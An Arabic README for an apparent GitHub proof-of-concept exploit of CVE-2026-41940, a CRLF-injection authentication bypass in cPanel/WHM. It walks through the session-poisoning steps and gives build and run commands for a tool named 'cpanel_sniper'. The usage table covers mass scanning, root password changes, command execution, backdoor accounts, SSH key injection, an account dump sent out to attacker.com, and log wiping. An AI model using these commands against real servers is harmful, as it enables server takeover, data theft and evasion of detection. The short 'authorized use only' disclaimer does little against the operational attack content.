
استغلال PoC لثغرة CVE-2026-41940، وهي تجاوز للمصادقة في cPanel وWHM عبر حقن CRLF. يتضمن فحصًا جماعيًا، وإجراءات ما بعد الاستغلال، وقشرة تفاعلية للاختبار المصرح به.



الأداة من إعداد: Ishan Oshada | GitHub
⚠️ لأغراض الاختبارات الأمنية المصرح بها فقط. الاستخدام غير المصرح به غير قانوني.


CVE-2026-41940 هي ثغرة حقن CRLF في cPanel و WHM (الإصدارات < 11.110.0.97, 11.118.0.63, 11.126.0.54, 11.132.0.29, 11.134.0.20, 11.136.0.5).
تقوم دالة saveSession() بكتابة بيانات الجلسة بعد تطبيق filter_sessiondata()، ولكن يتم تطبيق الفلتر بعد فوات الأوان. من خلال حقن أحرف CRLF (\r\n) داخل ترويسة Authorization: Basic، يمكن للمهاجم تسميم ملف الجلسة على القرص بأزواج مفاتيح-قيم تعسفية (مثل hasroot=1, tfa_verified=1, user=root).
عند تحميل الجلسة المسمومة لاحقًا، يمنح cPanel/WHM وصولًا كاملًا كجذر دون أي كلمة مرور.
| المرحلة | الإجراء | الوصف |
|---|---|---|
| 1 | POST /login/?login_only=1 | طلب ملف تعريف ارتباط جلسة ما قبل المصادقة ببيانات اعتماد خاطئة |
| 2 | GET / + ترويسة Authorization مع CRLF | تسميم ملف الجلسة بـ hasroot=1, user=root, إلخ. |
| 3 | GET /scripts2/listaccts | إجبار ذاكرة التخزين المؤقت للجلسة على إعادة تحميل الملف المسموم (الانتشار) |
| 4 | GET /cpsess<TOKEN>/json-api/version | التحقق من وصول الجذر – النجاح = 200 + بيانات الإصدار |
--verbose) – يعرض طلبات/استجابات HTTP كاملةgit clone https://github.com/ishanoshada/CVE-2026-41940-Exploit-PoC.git
cd CVE-2026-41940-Exploit-PoC
go build -o cpanel_sniper.exe main.go
go build -o cpanel_sniper main.go
chmod +x cpanel_sniper
go run main.go -u https://target.com:2087
بدلاً من البناء من المصدر، يمكنك تنزيل الملفات التنفيذية المستقرة الأحدث مباشرة من المستودع. يتم إنشاؤها تلقائيًا لكل تحديث:
| المنصة | الموقع |
|---|---|
| Windows (x64) | /bin/windows_x64/cpanel_sniper.exe |
| Linux (x64) | /bin/linux_x64/cpanel_sniper |
| Linux (ARM64) | /bin/linux_arm64/cpanel_sniper |
| macOS (Intel) | /bin/mac_intel/cpanel_sniper |
| macOS (M1/M2/M3) | /bin/mac_m1_m2/cpanel_sniper |
ملاحظة: إذا كنت تستخدم Linux أو macOS، تذكر منح أذونات التنفيذ بعد التنزيل:
# فحص أساسي
go run main.go -u https://target.com:2087

# سرد جميع حسابات cPanel
go run main.go -u https://target.com:2087 -action list

# صدفة WHM تفاعلية
go run main.go -u https://target.com:2087 -action shell

# مسح جماعي باستخدام urls.txt
go run main.go -l urls.txt -t 20 -o results.json
| # | الغرض | الأمر |
|---|---|---|
| 1 | فحص هدف واحد أساسي | go run main.go -u https://target.com:2087 |
| 2 | سرد جميع حسابات cPanel | go run main.go -u https://target.com:2087 -action list |
| 3 | تغيير كلمة مرور الجذر | go run main.go -u https://target.com:2087 -action passwd -passwd "NewP@ssw0rd!2006" |
| 4 | تنفيذ أمر نظام | go run main.go -u https://target.com:2087 -action cmd -cmd "id && whoami" |
| 5 | الحصول على معلومات الخادم | go run main.go -u https://target.com:2087 -action info |
| 6 | إنشاء مستخدم باب خلفي | go run main.go -u https://target.com:2087 -action adduser -new-user backdoor -new-domain backdoor.com -passwd "Pass123!2006" |
| 7 | إنشاء رمز API (سري) | go run main.go -u https://target.com:2087 -action apitoken -tokenname mytoken |
| 8 | حقن مفتاح SSH | go run main.go -u https://target.com:2087 -action sshkey -sshkey "ssh-rsa AAAAB3NzaC1yc2E..." |
| 9 | تفريغ ونقل الحساب | go run main.go -u https://target.com:2087 -action dumpacct -dumpuser victim -exfil https://attacker.com/upload |
| 10 | مسح السجلات وتغطية الآثار | go run main.go -u https://target.com:2087 -action wipe |
| 11 | صدفة WHM تفاعلية | go run main.go -u https://target.com:2087 -action shell |
| 12 | مسح جماعي من ملف | go run main.go -l urls.txt -t 20 -o results.json |
| 13 | حفظ النتائج في JSON | go run main.go -u https://target.com:2087 -o scan_results.json |
| 14 | تفعيل تصحيح الأخطاء المفصل | go run main.go -u https://target.com:2087 --verbose |
| 15 | الأنبوب من أدوات أخرى | cat urls.txt | go run main.go -t 20 |
| 16 | زيادة المهلة | go run main.go -u https://target.com:2087 -timeout 30 |








